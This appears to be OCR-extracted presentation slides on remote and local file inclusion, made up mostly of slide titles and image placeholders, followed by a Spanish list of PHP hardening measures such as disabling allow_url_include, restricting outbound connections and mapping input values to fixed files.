
Remote File inclusion (RFI)




Local File Inclusion




Local File Inclusion



Remote File inclusion (RFI)



Remote File inclusion (RFI)



Remote File inclusion (RFI)

DEMO [Consola SQL]

File inclusion

- Ocultar nombre de ficheros al usuario
- Desactivar “allow_url_fopen” y “allow_url_include” en PHP.INI
- Configurar firewalls para prevenir que el servidor Web no pueda realizar conexiones nuevas hacia servidores externos o internos.
- Utilizar valores que se mapeen con los ficheros necesarios, asi “1” es equivalente a “config_user.ini”, “2” a “config_site.ini”

Validar, validar, validar, y por las dudas validar.

